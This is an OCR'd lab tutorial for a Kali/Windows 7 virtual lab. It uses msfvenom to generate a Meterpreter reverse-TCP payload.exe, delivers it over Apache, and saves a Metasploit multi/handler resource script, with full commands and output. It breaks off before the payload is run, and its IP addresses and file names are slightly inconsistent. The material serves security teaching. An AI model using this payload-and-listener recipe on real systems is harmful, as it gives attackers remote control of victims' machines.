
Lab - Launch an Automated Meterpreter Session

Overview

In this lab, you will learn how to spawn a Meterpreter session on a Windows 7 Pro machine by creating an automated resource script file to launch within Metasploit. Having an established reverse shell is a requirement for any post-exploitation of Microsoft Windows lab. Having the ability to establish a meterpreter reduces the burden when preparing our lab environment for any Microsoft Windows post-exploitation labs.

Lab Requirements

- One virtual install of Kali Linux
- One virtual install of windows 7 Pro
- VirtualBox networking should be set to NAT Network for both devices.




☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

Find the IP address of your Kali Linux Machine


From your Kali machine, open a terminal, and at the prompt, type ifconfig. Find the IP address assigned to your eth0 adapter.




```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 681  bytes 101743 (99.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 674  bytes 535393 (522.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This is my IP address! Yours will differ!

On your Kali desktop, create a new folder called temp.



Right-click on the new folder, and from the context menu, select **Open Terminal Here**.



This opens a new terminal window inside the new temp folder. This is where we will save our infected payload.

Creating a Malicious .exe File

We first need to establish a reverse shell between our Kali and our Windows 7 Pro target. To do this, we will generate an infected payload using **msfvenom** and the following command.

Change the LHOST IP address to that of your Kali machine.


```
msfvenom -p windows/meterpreter/reverse_tcp -a x86
LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe
```

The command above instructs **msfvenom** to generate an x86 Windows executable file that implements a reverse TCP connection back to our Kali machine when launched from within Windows 7.

The format (-f) must be specified as being type .exe, and the localhost (LHOST) and local port (LPORT) must be defined.


In our case, the LHOST is the IP address of our attacking Kali Linux machine, and the LPORT is the port to listen on for a connection from the target once it has been compromised.

At the prompt, copy and paste your msfvenom code.




```
┌──(root💀kali)-[~/Desktop/temp]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

┌──(root💀kali)-[~/Desktop/temp]
└─# 
```

Minimize your terminal screen. From your desktop, open the temp folder we created earlier. Inside you will see the payload.exe we just created.




Right-click on the newly created payload.exe file, and from the context menu, select Copy. Close the temp folder.




We next need to move the file to the **var/www/html** directory.


From your desktop, click on File System.




Inside the right windowpane, scroll down until you come to the var directory and open.




Inside the var directory, open the www directory.



Inside the www directory, open the html directory.




Inside the html directory, right-click and paste your payload.exe.



Close everything out and return to your terminal.

We next need to start the Apache web service. At the prompt, type:

```
service apache2 start
```




```
┌──(root💀kali)-[~/Desktop/temp]
└─# service apache2 start

┌──(root💀kali)-[~/Desktop/temp]
└─# 
```

Hit enter. It comes back to the prompt letting you know that the command was completed successfully.

Minimize your Kali machine and bring up your Windows 7 Pro. From the desktop. Launch Internet Explorer. In the address bar, type the IP address assigned to your Kali machine, followed by a forward slash and the name of your msfvenom payload.

In this example, I have typed http://10.0.2.15/payload.exe.


When you hit enter, you either prompted to either run or save the file. We need to save the file to the Documents folder of the target machine.



MSN | Outlook, Office, Skype, Bing, Breaking News, and Latest Videos - Internet Explorer
http://10.0.2.15/payload.exe
MSN | Outlook, Office, Skyp...
File Edit View Favorites Tools Help
Get new wallpapers every day from...
Explore the world from your desktop with daily...
Close
Go now
CORONAVIRUS NEWS
SAN DIEGO / 51°F
NEWS
ENTERTAINMENT
SPORTS
ESPC

Do you want to run or save **payload.exe** (72.0 KB) from **10.0.2.15**?

This type of file could harm your computer.

Click the Save button, and you can ignore the security warning. Click on **View downloads,** or you can go into your Downloads folder. Find the newly downloaded payload.exe. You can either run it here or move it to another location. I moved mine to My documents folder.


The publisher of payload.exe couldn't be verified.



Name	Date modified
payload.exe	3/25/2021 12:16 AM

We will return to launch the payload once we have started or reverse shell using Metasploit.


Writing a Resource Script to Launch Our Meterpreter Session

When having to establish the same Meterpreter session multiple times. We can build a resource file that will store the commands and then run a single command to execute all of them. Metasploit has numerous scripts already developed and stored here.

Exploring Resource Scripts in Metasploit

Metasploit stores its resource scripts in the following location. If we navigate to the rc script location and do a `ls -l` to view the contents of the directory, we can see there are numerous scripts already developed and stored here. **Our new script will be saved to our working folder.**


```
cd /usr/share/metasploit-framework/scripts/resource
ls -l
```



```
┌──(root💀kali)-[~]
└─# cd /usr/share/metasploit-framework/scripts/resource

┌──(root💀kali)-[/usr/share/metasploit-framework/scripts/resource]
└─# ls -l
total 144
-rw-r--r-- 1 root root  7270 Feb 18 06:04 auto_brute.rc
-rw-r--r-- 1 root root  2203 Feb 18 06:04 autocrawler.rc
-rw-r--r-- 1 root root 11225 Feb 18 06:04 auto_cred_checker.rc
-rw-r--r-- 1 root root  6565 Feb 18 06:04 autoexploit.rc
-rw-r--r-- 1 root root  3422 Feb 18 06:04 auto_pass_the_hash.rc
-rw-r--r-- 1 root root   876 Feb 18 06:04 auto_win32_multihandler.rc
-rw-r--r-- 1 root root   155 Feb 18 06:04 bap_all.rc
-rw-r--r-- 1 root root   762 Feb 18 06:04 bap_dryrun_only.rc
-rw-r--r-- 1 root root   365 Feb 18 06:04 bap_firefox_only.rc
-rw-r--r-- 1 root root   358 Feb 18 06:04 bap_flash_only.rc
-rw-r--r-- 1 root root   354 Feb 18 06:04 bap_ie_only.rc
-rw-r--r-- 1 root root 20737 Feb 18 06:04 basic_discovery.rc
-rw-r--r-- 1 root root  3770 Feb 18 06:04 dev_checks.rc
-rw-r--r-- 1 root root  3358 Feb 18 06:04 fileformat_generator.rc
-rw-r--r-- 1 root root  1064 Feb 18 06:04 mssql_brute.rc
-rw-r--r-- 1 root root  4346 Feb 18 06:04 multi_post.rc
-rw-r--r-- 1 root root  1222 Feb 18 06:04 nessus_vulns_cleaner.rc
-rw-r--r-- 1 root root  1659 Feb 18 06:04 oracle_login.rc
-rw-r--r-- 1 root root   840 Feb 18 06:04 oracle_sids.rc
-rw-r--r-- 1 root root   490 Feb 18 06:04 oracle_tns.rc
-rw-r--r-- 1 root root   833 Feb 18 06:04 port_cleaner.rc
-rw-r--r-- 1 root root  2419 Feb 18 06:04 portscan.rc
-rw-r--r-- 1 root root  1251 Feb 18 06:04 run_all_post.rc
-rw-r--r-- 1 root root  3084 Feb 18 06:04 smb_checks.rc
-rw-r--r-- 1 root root  3837 Feb 18 06:04 smb_validate.rc
-rw-r--r-- 1 root root  2592 Feb 18 06:04 wmap_autotest.rc

┌──(root💀kali)-[/usr/share/metasploit-framework/scripts/resource]
└─# 
```


We need to set up a multi/handler to connect to when a payload is executed on a target system.

Return to your Kali terminal, and at the prompt, type **msfconsole**.



```
root@kali:~/Desktop/temp# msfconsole
[*] Starting the Metasploit Framework conSole ... /
```


At the msf prompt type, **`use exploit/multi/handler`**



```
msf6 > use exploit/multi/handler
```

Press enter.


At the next prompt, type, **`set payload windows/meterpreter/reverse_tcp`**



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

Press enter.

At the next prompt, set the IP address for your LHOST using the IP address assigned you to Kali install. At the prompt, type, **`set LHOST 10.0.2.15`** *`(This will be the IP address of your Kali)`*



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.8
```


Press enter.

At the next prompt, set the port number for the listening port to 4444. At the prompt, type,

`set LPORT 4444`

We are ready to save the new resource script to our working folder.

`makerc handler_tcp.rc`




```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > makerc handler_tcp.rc
[*] Saving last 10 commands to handler_http.rc ...
msf6 exploit(multi/handler) >
```

This is the IP address of your Kali machine

We saved the resource script as handler_http.rc

Edit the script and add the run command at the very end. From the taskbar of your text editor, open File and click on Save. Close the working directory.



Warning: you are using the root account. You may

```
makerc
use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set LHOST 192.168.181.128
msf > set LPORT 4444clear
clear
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.2.15
set LPORT 4444
run
```


2 files: 72.3 KiB (74,058 bytes), Free space: 61.2 GiB

Launch the new resource script.

Open a new terminal inside your working directory.

